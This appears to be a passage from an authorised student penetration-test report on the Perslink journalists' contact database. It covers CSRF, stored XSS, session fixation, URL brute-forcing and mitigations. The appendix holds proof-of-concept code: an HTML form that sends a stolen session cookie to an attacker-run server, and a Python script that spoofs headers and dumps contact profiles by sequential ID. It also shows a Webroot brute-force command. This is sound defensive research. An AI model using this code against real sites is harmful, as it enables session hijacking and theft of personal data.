One of the suggestions is to use object relational mapping (ORM) libraries to access the database. Perslink uses Hibernate to interact with its MySQL database, since it is totally written in Java. It is significant to mention that Hibernate is safe against SQL injection only when named parameters are used for the generated queries [16].

The developers of Perslink do not base their security solely on the named parameterized queries of Hibernate. All user input that might contain meaningful characters in SQL is escaped and when an attacker attempts SQL injection a default web page is returned that reveals no information concerning the error that has occurred.

Another important factor that can help to prevent SQL injection is input validation. This means that the user is only allowed to fill in data with specific characteristics, such as type, length and format. This method can offer extra protection against attacks and at the same time protect the integrity of the database entries. Although the web page of the Prikbord (`/clipboard/list.web`) is not vulnerable to SQL injection it should be mentioned that no input validation occurs. For example no checking is performed if the user actually enters a valid email address in the field that requires an email address.

7.2 Cross-site request forgery

Cross-site request forgery (CSRF) or “session riding” is a type of attack that exploits the trust that a website has in a user’s browser. When a user authenticates to a web application, the web application will usually set a cookie with a session ID. The session ID is a token that the user’s browser will send along with any subsequent requests for content, which resides on the same domain, together with all the other cookies associated with this domain name. Since HTTP is a stateless protocol, web applications need a solution like the session ID if they want to preserve the state of each user. The most common example is a virtual shopping cart that will hold a customer’s purchases while browsing through a web shop.

7.2.1 Attacker’s point of view

We explained that on the public website, the page with results from a contact search (`/perslink check.web`) showed a fixed format query string that is easy to modify to do your own requests without the web form (5.2 Overview pages). But this page only lists the full name of users in the database. Also, no feasible way was found to brute-force the credentials of a user. In order to continue the researcha progression was made to look for vulnerabilities in the internal website.

7.2.2 User's point of view

Logged in as a legitimate user, it was noticed that the page that is used internally to search for contacts also uses a fixed query string similar to the one on the public page (`/perslink_check.web`), but with some extra parameters.

```
/search.web?organisationType=CONTAINS_ALL&organisation=&keywordType=CONTAINS_ALL
&keyword=&nameType=STARTS_WITH&name=pascal&prefix=&surname=
// start of extra parameters
&do_googleref=false&_do_googleref=on&do_extsearch=false
&_do_extsearch=on&do_advanced=false&_do_advanced=on
```

The extra parameters are not necessary though. Using the exact same query string as for the public page would return the desired list of results. This list shows the contacts' full names again, but now they are hyperlinks to a page with their contact details (`/contact/<id>/details.web`). These IDs looked sequential and it did not take very long to figure out that our dummy database contained 1202 contacts that were given an ID between 1 and 1202. Knowing this, it should be possible to dump the contact details from all contacts in the database, as long as one is logged in as a valid user.

To log in, one either needs the user's credentials or his session ID. We have not been able to steal, guess or brute-force them but cookies can get stolen if a security hole has been found for the browser used by the victim. A recent example is the exploit demonstrated by Rosario Valotta [25] about a month ago. More about the exploit in 7.8.1 Cookiejacking.

Assuming that the cookie with the session ID can be stolen, we made a proof of concept (POC) to show that the information about all the contacts as seen by a journalist can be dumped easily because the IDs used to construct the URL to the details page are sequential.

The scenario would be as follows. The attacker posts a message on Perslink's bulletin board with a hyperlink to a malicious web page. A journalist that is interested in the content of the message would follow the hyperlink to the malicious page while he still has the Perslink website open in the same browser. Once the victim opens the page, an attack would be executed to steal his cookies (e.g. the attack shown by Rosario Valotta). Once the attacker obtained the journalists session ID, client-side scripting can be used to request all the detailed contact pages from the Perslink website.

The HTML page we made (listing 5 in Appendix B) shows what would be executed in the background. A server-side script (listing 6 in Appendix B) is called (ln. 17) with the cookie containing the session ID as a parameter. The server-side script uses libraries (ln. 3-4) to make HTTP requests to Perslink. The `User-Agent`, `Host` and `Cookie` headers are spoofed (ln. 17-19) and the script loops through all profiles (ln. 33). Once the pages are retrieved (ln. 47), the attacker can do whatever he wants. Our proof of concept displays the contents in the same HTML page (ln. 57) but it would be just as easy to store them on disk. The only thing that the user would notice is that it takes a long time for the page to be completely loaded.

We first tried to do the same with the `XMLHttpRequest` in JavaScript [26], but this did not work because of the same origin policy (SOP) [27] which is enforced by the browser. The SOP prevents access to resources on different sites (defined by domain name, application layer protocol and TCP port) from client-side scripts. A server-side script was necessary to circumvent the checks done by the browser.

7.2.3 Administrator's point of view

The developers told us that an email is sent to the administrators if the number of requests made in a certain time span exceed a configured threshold. Even if they can react quickly to this type of attack, all profiles that have been collected before the attacker gets blocked would already be exposed.

7.2.4 Mitigation

The main weakness uncovered was the fact that sequential IDs are used to build a URL that does not include any other variables. This enables an attacker to enumerate the details pages of all the contacts in the database. Using other identifiers that cannot be deduced from each other and are easy to generate for the developer but hard to guess for an attacker can prevent enumeration. For example one could make a hash of the first and last name of the contact.

Even if an attacker manages to guess the URLs of the details pages, it should not be possible to dump them easily. Apart from sending an email to the administrators, a user that makes too many requests should be blocked automatically and immediately.

This attack was only possible if the user's session ID was captured and replayed. A somewhat drastic way to mitigate against this threat would be to generate a new session ID every time a user makes a new request to the web application. This way, the captured session ID could only be used for one request if the legitimate user has not made a new request meanwhile.

7.3 Cross-site scripting

Cross-site scripting (XSS) is a type of attack that exploits the user's trust in a website. An attacker will typically inject a client-side script into the website that will be executed by the victim's browser when the infected page is visited.

We were not successful with the possible entry points on the public web pages (5.5 Code injection) so we continued on the internal website.

7.3.1 User's point of view

Having access to the internal website will not give an attacker new opportunities to insert malicious code. The forms all offer input fields to query the internal database or other sources of data on the Internet, but none of the input will be stored and displayed again to other users. It was however possible to insert JavaScript into the input fields which would be executed immediately when the form is submitted, but this is not very useful for a possible attacker since the only possible victim would be himself.

7.3.2 Administrator's point of view

If one already has full access to all the contact information including the address details because one managed to log in to the admin panel, looking for new insertion points would be pointless. On the other hand, it would be very interesting to discover a page where code that was injected using the public website could be executed.

While going through the different pages it was noticed that one of them could not be displayed due to malformed XML in the web page. This meant that some special characters inserted by a user were not escaped and that client-side scripts would work too.

The vulnerable web page (`/<URL to admin panel>/clipboard/reaction/list.web`) lists the reactions on bulletin board messages that could be added by anyone who visits the public web page. The values for the title of the bulletin board message and the message of the reaction on the bulletin board message were not escaped in the web page of the administrators panel (listing 3). These non-escaped values would only be displayed on the vulnerable web page when someone has posted a reaction on a bulletin board message and this functionality was disabled for the visitors of the website.

Listing 3: Non-escaped input

```
1 <td>
2   <a href=''/perslink/<URL to admin panel>/admin/clipboard/<message ID
      >/edit.web''>
3     test <script>       // title
4   </a>
5 </td>
6 <td>test&lt;script&gt;</td>
7 <td>test&lt;script&gt;</td>
8 <td>test&lt;script&gt;</td>
9 <td></td>
10 <td>test<script></td>    // message
```

Despite the fact that this vulnerability could not be exploited in the version of the web application we tested, it is worth investigating what implications a small mistake like this could have on the security of the Perslink database. Malicious JavaScript code would be entered in the title tag of a bulletin board message and if necessary, multiple messages will be posted to concatenate several pieces of code.

First, the plan was to request the cookies from the browser (including the cookie that holds the session ID) since our code would run on the same domain now. Requesting the `document.cookies` object from the browser worked, but the `JSESSIONID` was not returned. Then it was noticed that the cookie was set with the `HttpOnly` attribute. This means that the cookie can only be used when sending HTTP requests and as a result it is not accessible for client-side scripts (like JavaScript).

Because we could not simply steal the session ID we figured out a different way to transfer the contents of the Perslink database to the attacker's machine. The injected JavaScript (listing 7 in Appendix B) would add a form on the page that would send its data to the attacker's machine (ln. 7). For each of the possible contact profiles (ln. 13), it would first create a new iframe on the page with a unique ID (ln. 14-16) and the target of the form would be set to this new iframe (ln. 17). To request the profile from the same domain, we used the `XMLHtppRequest` object (ln. 18-20). The whole page that was retrieved would be put into the input element of the form and the form would be submitted (ln. 21-22). After the form sent the page off to the attacker's machine, a server-side script (listing 8 in Appendix B) would handle the request.

Setting the target to an iframe on the same page was necessary to prevent the browser from opening a new tab that displays the result of the request to the server-side script. Using the same iframe as a target for all the form submissions did not work. Creating a new iframe for each submission solved the problem.

To exploit the vulnerability we found in the reactions page of the admin panel, the malicious code had to be inserted either in the title of the bulletin or in its message. Only a small part of the message is shown on the reactions page, so we chose to use the title. It is only possible to insert the amount of code we needed for a successful attack because the titles of the messages are listed on the same page. Note that the order of the messages is also important for successful execution of the code.

As shown in listing 7 in Appendix B ln. 26-42, the form on the public website (`/create/clipboard.web`) does not allow titles longer than 60 characters and to concatenate the code, we had to reserve space for an opening and closing script tag, which gives a maximum usable space of 44 characters of code in each message title. Because the whole loop would obviously not fit in a single title, we had to build it up by appending many pieces to a string and use `eval()` to interpret the string as JavaScript code in the end.

The server-side script on the attacker's machine (listing 8 in Appendix B) could take many actions, but our simple proof of concept returns the page with the message that it has been stored on the server and also writes it to the local file system.

7.3.3 Mitigation

The root cause of this security hole is the practice of storing the user input non-escaped into the database. The values are only escaped just before they are presented to the user again. This is much more prone to errors, because it is easy to overlook this crucial security measure on one of the many pages.

Once this security hole was found, it was possible to steal all the contact details pages in the same way as we did with the CSRF attack (7.2 Cross Site Request Forgery) using the predictable URLs (5.2 Overview pages). This time no credentials where necessary to successfully execute the attack. Knowledge of the URL for the details pages in the admin panel was sufficient but the functionality to comment on a bulletin would have to be enabled first. This attack should be convincing enough to consider the predictable URLs as a real security risk.

7.4 Session fixation

While performing the CSRF attack we were trying to find a way to acquire the cookie `JSESSIONID` from the user that was logged in at Perslink at the time of the attack. During this procedure we learned about session fixation. The concept of the session fixation attack is that the attacker does not have to steal the session ID because he can "force" the user to use a predetermined session ID.

If the web server does not perform any check on the session ID, the attacker can produce a random one without any specific characteristics and send it to the victim. In case the web server performs checks to validate the session ID, an attacker can connect to the web application first and in this way acquire a valid session ID.

Afterwards, the attacker sends the URL of the web application to the victim accompanied by the predetermined session ID. The victim uses the link and connects to the web application with the given session ID. As soon as the legitimate user inserts his credentials and logs in to the application the attacker gains access to all the information and functions that are available to the authenticated user [14].

7.4.1 Attacker's point of view

The `JSESSIONID` cookie of the Perslink application is a random string generated by the Apache-Tomcat web server. Therefore it is not possible to use just a random string as a session ID because the web server will check whether you provided a valid session ID.
To overcome this restriction we first connected to the application in order to acquire a session ID. Next, we sent a link with the combined URL to a potential victim. However, when the victim logged in to Perslink a different session ID was generated so the attack failed.

7.4.2 Mitigation

An effective way to protect an application against session fixation attacks is a method that Perslink is actually already using. Every time a user moves from the unauthorized part of the web application to the authorized part by logging in, a new session ID is generated. In addition the user has the option to destroy the session and create a new one manually. Moreover, the web application can allow the generation of session IDs only after a user logs in to the application for better protection.

7.5 Insecure cryptographic storage

To have a complete overview of Perslink we were granted access to its database. The first characteristic that can be noticed is that the database daemon only listens on localhost so it cannot be accessed remotely using a SQL client. However, it should be mentioned that all the entries are stored in clear text. This means that if someone manages to steal the database all the credentials will be exposed. This can have serious consequences for the affected users as they might use the same credentials for other services.

Moreover, the journalists that use Perslink are not allowed to access the address information of the contacts. The only people that can read those details are the administrators of Perslink. Since having the addresses in the database does not add any more functionality for the journalists, these entries could be omitted from the database for security reasons.

In both the above cases, storing the information encrypted would make the contents of the database useless in case of exposure.

7.6 Insufficient transport layer protection

As mentioned earlier (5.1 No HTTPS), Perslink does not make use of HTTPS. The second most important part of their security model (after the IP filtering) are the users' credentials and they get transported unencrypted over the network. Any attacker connected to the same network could sniff the traffic and access the database with the credentials captured from a journalist. The same could happen to an administrator, which would expose the full database (including address details of the contacts). The participating organizations should have decent physical security in place, but the developers should assume an insecure network from the application's point of view.

7.6.1 Mitigation

Apart from implementing HTTPS there are a few more measures that need to be taken to ensure the protection of the web application. Perslink uses three cookies to serve the users' sessions. The secure flag for these cookies should be set, to make sure that they are only sent through secure channels. More specifically, in Java the cookie can be set secure by applying the `setSecure(true)` method on a cookie object [17].

7.7 Brute-forcing

The Perslink web application is divided in three substantial parts. The public website that can be visited by everyone, the internal website which is accessible by journalists and a hidden administrator panel. Users that are authorized to log in at the administrator panel have unlimited access to information that normal users do not have. Apart from access to private information about the users, the administrator panel gives full control over the database that contains among other information all contact details and some of the security settings that need to protect Perslink. For example IP filtering is performed so that the application is only reachable from specific IP ranges. A malicious user of the administration panel could potentially change or add those settings to their advantage.

Only a very limited number of people have access to the hidden admin panel. However, if the URL of the administrator panel comes into the possession of a malicious user and the user manages to login then there is severe danger of private information leakage.

7.7.1 Attacker's point of view

As indicated by the tool Paros, the auto-complete option in the login forms is enabled. This functionality could help an attacker to collect possible usernames that can be used to brute-force valid credentials.

Before the attacker can try to log in, he first needs to find the administrator panel. The URL of the administrator panel is not linked by any of the other web pages so it is a challenge to find it. We were not able to guess it and due to its unknown length it was hard to estimate whether brute-forcing the URL would be feasible. Nevertheless, a URL brute force tool called Webroot [10] was used to attempt such an attack.

Webroot is developed by the CIRT (Danish Computer Incident Response Team) and is written in Perl. It differs from the rest of the auditing tools in the sense that it does not search for URLs based on links found on other pages. It performs its search by generating every possible combination incrementally in order to discover all resources on a web server. A word list can also be provided to Webroot to accelerate the brute-force process.

We initiated the tool for the URL of the administrator panel, starting from the path of the Perslink web application (`security.irp.nl/perslink/`). We did not provide any dictionary or word list to Webroot, since we did not have any knowledge about the path to the administrator panel.

The set of characters that is used for brute-forcing can be configured. The tool supports the following sets:

- "lowercase" (a-z)
- "uppercase" (A-Z)
- "integer" (0-9)
- "special" (!,#,$,?,/,\,=)
- "all" (All over the above)

We used the option "all" because there was no indication that only one of the other sets is used. Moreover, we set the maximum limit for the length of the directory names to fifty characters.

Webroot was ran with the following options:

```
./WebRoot.pl -host 127.0.0.1 -port 80 -match "200 OK" -url "/perslink/<BRUTE>"
-incremental all -minimum 1 -maximum 50 -saveas /media/logs/webroot
/WebRoot_results.html -recursive -resume
```

Although Webroot is a fast scanning tool the whole process takes days to complete. The settings we used for Webroot result in the following number of combinations to be checked:

a-z	26 characters
A-Z	26 characters
0-9	10 characters
!,#,$,?,/,\,=	7 characters
Total	69 characters

Table 1: Total number of characters used for brute-forcing the URL of the administration panel.

There are 69 possible characters for each of the fifty positions in the URL that we want to discover. That means the total number of combinations is $69^{50} = 87.59 * 10^{90}$. Trying this huge number of combinations would take years to complete. However, the URL might be shorter and can be found in a reasonable time.

After running the tool for nineteen days, only 30,644,501 requests were made and combinations up to five positions were tried. The URL `http://security.irp.nl/perslink/aaTj.` was the last one that was requested.

7.7.2 Administrator's point of view

Since we did not succeed in finding the URL for the administrator panel, we asked for it so we could assess the administrator panel for vulnerabilities. The URL on our test version was `/perslink/12345678900`. Considering the amount of requests Webroot made per day during the previous run (30,644,501/19) we can make an estimation how long it would take for an attacker to try all possible combinations for this eleven character path: $((69^{11})/(30{,}644{,}501/19))/356 = 2.94 * 10^{11}$ years. If the path would have been half as long (6 positions), it could be done in $((69^{6})/(30{,}644{,}501/19))/356 = 187.95$ years.

It must be noted that other processes were also running on the same machine and it was not optimized for this task. A dedicated and tweaked machine could perform a lot better. The large number of possible combinations make it already very hard for an attacker. Moreover, the Perslink application is closely monitored and this amount of requests would not go unnoticed.

There are two kinds of security mechanisms to mitigate the brute-forcing of the username and password of an administrator. First it has to be mentioned that if a user enters wrong credentials then he is redirected to a dummy login form. This page looks like the normal login form, but has no login functionality and reacts in the same way as the original form. Even if the attacker enters correct credentials the form is just cleared as if the login failed and he has to try again. The login forms do not show an error message when a login failed. This way, no information is leaked that could give a hint to an attacker about how to proceed his attack. A legitimate administrator would need to go back to the initial URL to enter his credentials in order to log in if the first attempt failed. Moreover, if a user tries three times to login at the administrator panel and fails, the account is disabled immediately and another administrator will need to enable the account before it can be used again. The two measures make brute-forcing the credentials of an administrator very difficult.

7.8 Browsers Vulnerabilities

Web developers can only influence the code they produce and will try to introduce the necessary checks if they are security aware. What they cannot control are the browser and network in which their application will be used. The latter should therefore be considered insecure and appropriate measures should be taken accordingly.

7.8.1 Cookiejacking

On the 29th of May 2011, Rosario Valotta, an Italian security professional gave a presentation on the Hack in the Box conference in Amsterdam about "CookieJacking". He revealed a zero day vulnerability in Microsoft Internet Explorer (IE) that affected all versions of IE on all Windows versions [25]. The uncovered vulnerability allowed an attacker to access the full cookie file. This includes session cookies from any website a victim is visiting at that moment.

In an article by The Register covering the hack, Valotta declared that he alerted Microsoft's security team in January 2011. They did not consider the vulnerability serious enough to release a patch for it before a series of updates scheduled for June and August [23]. Eventually the security update came out on the 14th of June 2011 [15].

This shows that new hacks are being discovered that allow attackers to steal cookies and abuse the trust an application has in a user's browser. From this recent case we also learn that not all

browser manufacturers will fix new vulnerabilities as quickly as they can. The vulnerability was there for half a year, available to be exploited.

7.8.2 Mitigation

As it can be concluded from the above it is significant to protect the cookies not only on the transport layer but also on the client-side, more specifically when they are stored on the client's personal computer.

As mentioned in [22], first of all the integrity and the confidentiality of the cookies need to be protected. Moreover, the replay of a cookie should be allowed only in a very small time frame. To meet these requirements an effective solution is to use cryptography.

As far as the confidentiality is concerned the cipher AES (Advanced Encryption Standard) in cipher block chaining mode can be used to encrypt the cookie. Integrity can be achieved by using a Message Authentication Code. In both cases the developer should keep in mind that the key used for encryption and decryption should be high in entropy, in order to produce strongly encrypted entities [22].

A replay attack can be mitigated by inserting the time stamp in the value of the cookie [22]. The application can perform a check when it receives the cookie to make sure that the time stamp is not older than a specific threshold. If the cookie fulfills the requirements it will be accepted as valid. Otherwise the session will be dropped. It is also important to make sure that the time stamp cannot be tampered with by an attacker.

8 Recommendations

There are several measures that can increase the security level of Perslink and make it even more resilient against possible attackers.

8.1 Protecting credentials and cookies

The first step would be to enforce the use of HTTPS instead of HTTP to prevent sensitive information, like user credentials and cookies, from being transferred unencrypted over the network. Another measure to ensure that the cookies remain safe is to enable the secure flag. This way cookies are allowed to be sent only through secure channels. Apart from that, encryption of the cookies can be enforced to protect them also while they are stored on the client-side.

The credentials are one of the key measures to protect Perslink from unauthorized usage so they should not be stored in plain text. Hashing the usernames and passwords would protect them in case the database was stolen.

Usernames can also be exposed through the auto-complete functionality that is enabled on every login form, which can be disabled at the cost of reduced usability.

8.2 Protecting address information

The address details of the personalities that are included in the database are only available to the administrators of Perslink and not to the journalists that are the actual users of the application. Since this information does not add any functionality for the journalists they can be omitted from the database.

8.3 Preventing excessive amount of requests

To prevent attackers from stealing all the contact details of the whole database at once, active measures need to be taken. The users should be blocked if they perform an excessive amount of requests in a short time span. Apart from that, it would be advisable to generate a new session ID every time a user does a request for another entry of the database.

The URL of the contact detail pages should not contain the sequential user ID. Identifiers that cannot be derived from each other should be used instead.

8.4 Handling user input

User input should be considered dangerous. Escaping special characters before storing the input in the database would effectively prevent malicious code from being executed when it is displayed again.

9 Conclusions

In general, the developers of Perslink have created well structured layers of defense to protect the valuable information that Perslink provides to the journalists.

9.1 External part of Perslink

As far as the external part of the web application is concerned, the security measures that have been implemented partially ensure that unauthorized access is not possible. By creating combinations of IP ranges and corresponding users that are allowed to connect from those IP ranges, the first step to prevent unauthorized access is taken. During our research we attempted both manually and using automated tests to attack the external website, but no sensitive information was acquired. Attacks, such as login brute-forcing, session-fixation and SQL injection failed and they have effectively been mitigated. So even if an attacker manages to circumvent these restrictions, he will not be able to gain access to the database information.

However, the lack of HTTPS can potentially undermine the security. If the organizations that use Perslink did not implement physical security for their network an attacker can sniff the traffic to acquire credentials, cookies and information about the contacts that are in the database.

9.2 Internal part of Perslink

The internal part of the website has to be protected from both the attackers as well as legitimate users that might accidentally, or on purpose, abuse the application. Having knowledge of the application structure provides an advantage for a possible attacker. As shown in our research, the use of sequential IDs in the URLs of the contact details pages is a flaw that made the CSRF attack feasible. This could allow a legitimate user to enumerate the contact details of all the database entries, which is undesired by the administrators of Perslink. An attacker could potentially perform the same attack under certain circumstances by stealing the cookie of a user. Implementing blocking measures when a user performs excessive number of requests can protect the application in the future but this is still a reactive method. To ensure the strongest security possible the sequential ID of the contact detail pages should not be used any more as part of the URL structure.

9.3 Administrator panel of Perslink

The last and more sensitive part of Perslink is the administrator panel. Its login form is effectively protected with a layered set of defense mechanisms and any attack against it was unsuccessful. Therefore a different approach had to be followed in order to attack it. A combination of two flaws led to the exposure of information in the administrator panel. The use of sequential IDs and the ability to execute inserted code in one of the pages allowed an XSS attack. This attack even allows an attacker to collect the address details of the contacts. The code could be executed because the developers have chosen to escape special characters in user input every time it is being displayed. This in contrast to sanitizing it just once, before it is stored. In the page that displays reactions to the posted messages of the bulletin board that protection measure was omitted. In the official online version of Perslink the reactions functionality is deactivated.

9.4 General conclusion

Concluding, no attack was able to break the security of the login mechanism of the application. The flaws found only led to information exposure when executing them from an allowed IP range and having access to inside knowledge. This makes it very difficult for an outside attacker to break in

without any knowledge about the structure of the internal website. By fixing the discovered flaws and implementing the recommendations (8 Recommendations), the vulnerabilities we revealed can be prevented, improving the security of the web application. Furthermore, as the administrators mentioned, Perslink is actively monitored to make sure that any unusual behavior is captured and dealt with.

Although neither manual inspection nor automated tools discovered any other weaknesses, Perslink is constantly under development and every new feature should be carefully designed to prevent any attacks in the future as well.

References

[1] Arachni - web application security scanner framework. http://zapotek.github.com/arachni/index.html. accessed 09/06/2011.

[2] Asynchronous javascript and xml (ajax). http://www.w3schools.com/ajax/default.asp. accessed 10/06/2011.

[3] Breaking browsers: Hacking auto-complete (blackhat usa 2010). http://www.slideshare.net/jeremiahgrossman/breaking-browsers-hacking-autocomplete-blackhat-usa-2010. accessed 16/06/2011.

[4] Direct web remoting (wdr) - easy ajax for java. http://directwebremoting.org/dwr/index.html. accessed 10/06/2011.

[5] Hacking lotus domino. https://www.infosecisland.com/blogview/5282-Hacking-Lotus-Domino.html. accessed 23/06/2011.

[6] jquery - javascript library. http://jquery.com/. accessed 09/06/2011.

[7] Meatsploit. http://www.metasploit.com/. accessed 04/07/2011.

[8] Open web application security project - category: Vulnerability. https://www.owasp.org/index.php/Category:Vulnerability. accessed 01/06/2011.

[9] Paros false postive alert. http://www.google.com/support/forum/p/Webmasters/thread?tid=6c1eb4f6c925ffaf. accessed 23/06/2011.

[10] Webroot security scanning. http://www.cirt.dk/tools/webroot/webroot_manual.txt. accessed 08/06/2011.

[11] Wireshark. http://www.wireshark.org/. accessed 04/07/2011.

[12] Miroslav Stampar Bernardo Damele A. G. sqlmap, automatic sql injection and database takeover tool. http://sqlmap.sourceforge.net/#intro. accessed 24/06/2011.

[13] Miroslav Stampar Bernardo Damele A. G. sqlmap user's manual. http://sqlmap.sourceforge.net/doc/README.pdf. accessed 24/06/2011.

[14] Clemens Kolbitsch Gilbert Wondracek Christian Platzer, Paolo Milani Comparetti. Internet security 2 (aka advanced inetsec), web security 3. Int. Secure Systems Lab, Technical University Vienna. accessed 22/06/2011.

[15] Microsoft Corporation. Cumulative security update for internet explorer - drag and drop information disclosure vulnerability. http://www.microsoft.com/technet/security/Bulletin/MS11-050.mspx. accessed 20/06/2011.

[16] Harpoon Technologies Inc. How to avoid sql injection in hibernate. http://blog.harpoontech.com/2008/10/how-to-avoid-sql-injection-in-hibernate.html. accessed 27/06/2011.

[17] Javamex. The java cookie class. http://www.javamex.com/tutorials/servlets/cookies_api.shtml. accessed 02/07/2011.

[18] Harald Kleppe and Alexandre Miguel Ferreira. Effectiveness of automated application penetration testing tools. http://cees.delaat.net/sne-2010-2011/p27/report.pdf. accessed 01/06/2011.

[19] OWASP. Sql injection, owasp. https://www.owasp.org/index.php/SQL_injection. accessed 25/06/2011.

[20] OWASP. Top 10 2007-injection flaws. https://www.owasp.org/index.php/Top_10_2007-Injection_Flaws. accessed 27/06/2011.

[21] OWASP. Top 10 2010-a1-injection. https://www.owasp.org/index.php/Top_10_2010-A1. accessed 27/06/2011.

[22] Chris Palmer. Secure session management with cookies for web applications. iSEC Partners, Inc, Version 1.1, September 10, 2008 http://www.isecpartners.com/files/web-session-management.pdf. accessed 02/07/2011.

[23] Dan Goodin-The Register. Unpatched ie bug exposes sensitive facebook creds. http://www.theregister.co.uk/2011/05/25/microsoft_internet_explorer_cookiejacking. accessed 20/06/2011.

[24] Andrs Riancho. w3af - web application attack and audit framework. http://w3af.sourceforge.net/. accessed 15/06/2011.

[25] Rosario Valotta. Cookiejacking. https://sites.google.com/site/tentacoloviola/cookiejacking. accessed 20/06/2011.

[26] w3schools. The xmlhttprequest object. http://www.w3schools.com/XML/xml_http.asp. accessed 27/06/2011.

[27] Wikipedia. Same origin policy. http://en.wikipedia.org/wiki/Same_origin_policy. accessed 27/06/2011.

[28] Wikipedia. Sql injection, wikipedia. http://en.wikipedia.org/wiki/SQL_injection. accessed 25/06/2011.

[29] Michal Zalewski. Skipfish - web application security scanner. http://code.google.com/p/skipfish/. accessed 08/06/2011.

A w3af configuration

Listing 4: w3af profile - perslink.pw3af

```
[profile]
description = the specific tests chosen for perslink
name = perslink

[output.console]
verbose = True
[output.htmlFile]
verbose = False
fileName = /home/epetridou/perslink/perslink_w3af_report.html
[output.textFile]
verbose = True
fileName = /home/epetridou/perslink/perslink_w3af_output.txt
httpFileName = /home/epetridou/perslink/perslink_w3af_HTTP_requests.txt
showCaller = False

[http-settings]
proxyPort = 8080
urlParameter =
never404 =
basicAuthDomain =
maxFileSize = 400000
proxyAddress =
headersFile =
always404 =
maxRetrys = 2
ntlmAuthUser =
ntlmAuthPass =
ignoreSessCookies = False
timeout = 10
userAgent = w3af.sourceforge.net
basicAuthUser =
basicAuthPass =
404string =
cookieJarFile =
[misc-settings]
exportFuzzableRequests =
maxThreads = 0
fuzzFormComboValues = tmb
fuzzFCExt = txt
autoDependencies = True
demo = False
fuzzableHeaders =
fuzzCookie = False
fuzzFileContent = True
fuzzFileName = False
maxDepth = 25
interface = eth0
nonTargets =
localAddress = 145.100.104.45
maxDiscoveryLoops = 500

[discovery.fingerprint_os]
[discovery.findBackdoor]
[discovery.sitemapReader]
[discovery.robotsReader]
[discovery.phishtank]
[discovery.googleSpider]
resultLimit = 300
key =
```

```
[discovery.fingerprint_WAF]
[discovery.content_negotiation]
wordlist = plugins/discovery/content_negotiation/common_filenames.db
[discovery.urlFuzzer]
fuzzImages = False
[discovery.spiderMan]
listenPort = 44444
listenAddress = 127.0.0.1
[discovery.webSpider]
[discovery.serverHeader]
[discovery.halberd]
[discovery.slash]
[discovery.dir_bruter]
[discovery.serverStatus]
[discovery.domain_dot]
[discovery.allowedMethods]
[discovery.xssedDotCom]
[discovery.hmap]
[discovery.wordnet]
[discovery.importResults]

[grep.strangeParameters]
[grep.blankBody]
[grep.strangeHTTPCode]
[grep.strangeHeaders]
[grep.passwordProfiling]
[grep.httpInBody]
[grep.ajax]
[grep.error500]
[grep.hashFind]
[grep.errorPages]
[grep.objects]
[grep.domXss]
[grep.directoryIndexing]
[grep.collectCookies]
[grep.codeDisclosure]
[grep.pathDisclosure]

[audit.responseSplitting]
[audit.localFileInclude]
[audit.xpath]
[audit.generic]
[audit.formatString]
[audit.eval]
[audit.blindSqli]
[audit.globalRedirect]
[audit.xst]
[audit.ssi]
[audit.phishingVector]
[audit.sqli]
[audit.buffOverflow]
[audit.xss]
[audit.xsrf]
[audit.htaccessMethods]
```

B Proof Of Concept code

Listing 5: demo.html

```
<html>
<head><style type="text/css">body{font-family:Arial, Helvetica, sans-serif}</style></head>
<body>
<pre>
         .--
         |  |  -- -----  ---
         |  | |  |  \  \/  /
         |  |_|  |  />    <
         |____/____//__/\_ \
                          \/
</pre>
<h1>Dump contact profiles from internal webpage</h1>
<ul>
<li>SOP is circumvented by using a python script that requests the page for us (not going through the browser).</li>
</ul>
<form action="http://luxembourg.studlab.os3.nl/cgi-bin/enum.py" method="POST" target="frame">
URL:<br />
<input type="radio" name="page" value="user" checked="True"/> /contact/ID/details.web (internal website)<br />
<input type="radio" name="page" value="admin"/>/12345678900/ID/edit.web (admin panel)<br />
Perslink version:<br />
<input type="radio" name="version" value="old" checked="True"/>old version <a href="http://security.irp.nl/perslink/" target="blank">open website</a><br />
<input type="radio" name="version" value="new"/>latest version <a href="http://145.100.105.201/perslink/" target="blank">open website</a><br />
Cookies:<input type+"text" name="cookie" size="200" value="JSESSIONID="/><br />
(format: <em>cookiename</em> = <em>cookievalue</em>, <em>cookiename</em> = <em>cookievalue</em>)<br />
Start ID enumeration:<input type+"text" name="start_id" size="5" value="1"/><br />
Stop ID enumeration:<input type+"text" name="stop_id" size="5" value="5"/><br />
<input type="checkbox" name="full"/> show the full profile pages<br />
<input type="submit" value="DUMP" />
</form>
<h1>Show results from admin panel</h1>
<a href="http://luxembourg.studlab.os3.nl/XSS/dumps/">go to dumps</a>
<h1>Results</h1>
<iframe id="frame" width="100%" height="850px"/>
</body>
</html>
```

Listing 6: enum.py

```
#! /usr/bin/python
import sys
import urllib
import urllib2
import cgi # gives CGI script functionality
import cgitb # detailed error reporting
cgitb.enable() # reports will be shown in the browser
import re # regex

### configuration ###
form = cgi.FieldStorage()
cookie = form.getvalue('cookie','')
start_id = int(form.getvalue('start_id',''))
stop_id = int(form.getvalue('stop_id',''))
full = form.getvalue('full')

user_agent = 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)'
origin_req_host = 'security.irp.nl' # circomvent referer check
headers = {'User-Agent' : user_agent, 'Cookie' : cookie}
data = None

### functions ###
def enumProfiles():
  global cookie
  global start_id
  global stop_id
  global headers
  global origin_req_host
  global full

  # loop to generate all the URLS
  # e.g. http://security.irp.nl/perslink/contact/1202/details.web
  for id in range(start_id, stop_id+1):
    # generate url
                page = form.getvalue('page')
                version = form.getvalue('version')
                url= ''
                if version == "old":
                        url = 'http://security.irp.nl/perslink'
                if version == "new":
                        url = 'http://145.100.105.201/perslink'
                if page == "admin":
                        url = url + '/12345678900/contact/' + str(id) + '/
                            edit.web'
                if page == "user":
                        url = url + '/contact/' + str(id) + '/details.web'
        # request the URL
        page=openURL(url, data, headers, origin_req_host)
        # print the page
        if not full:
         # filter out the name
         if page == "user":
                for i in page.split('</h3>'):
                        if '<h3 style="margin-top: 5px; margin-bottom: 3px
                            ;">' in i:
                                part=i.split('<h3 style="margin-top: 5px;
                                    margin-bottom: 3px;">')[1]
                                name=part.split('-')[0]
                                page='<div>' + name + '</div>'
        print page

```

```
59 def openURL(url, data, headers, origin_req_host):
60         page=''
61         req = urllib2.Request(url, data, headers, origin_req_host)
62         try:
63                 response = urllib2.urlopen(req)
64                 page = response.read()
65         except urllib2.HTTPError,e:
66                 error='status code ' + str(e.code) + '   ' +
                        url
67                 page=''
68                 printError(error, False)
69         return page
70
71 def printError(text, exit):
72         print '<div><strong>ERROR</strong>   ' + text + '</
               div>'
73         if exit:
74                 sys.exit(1)
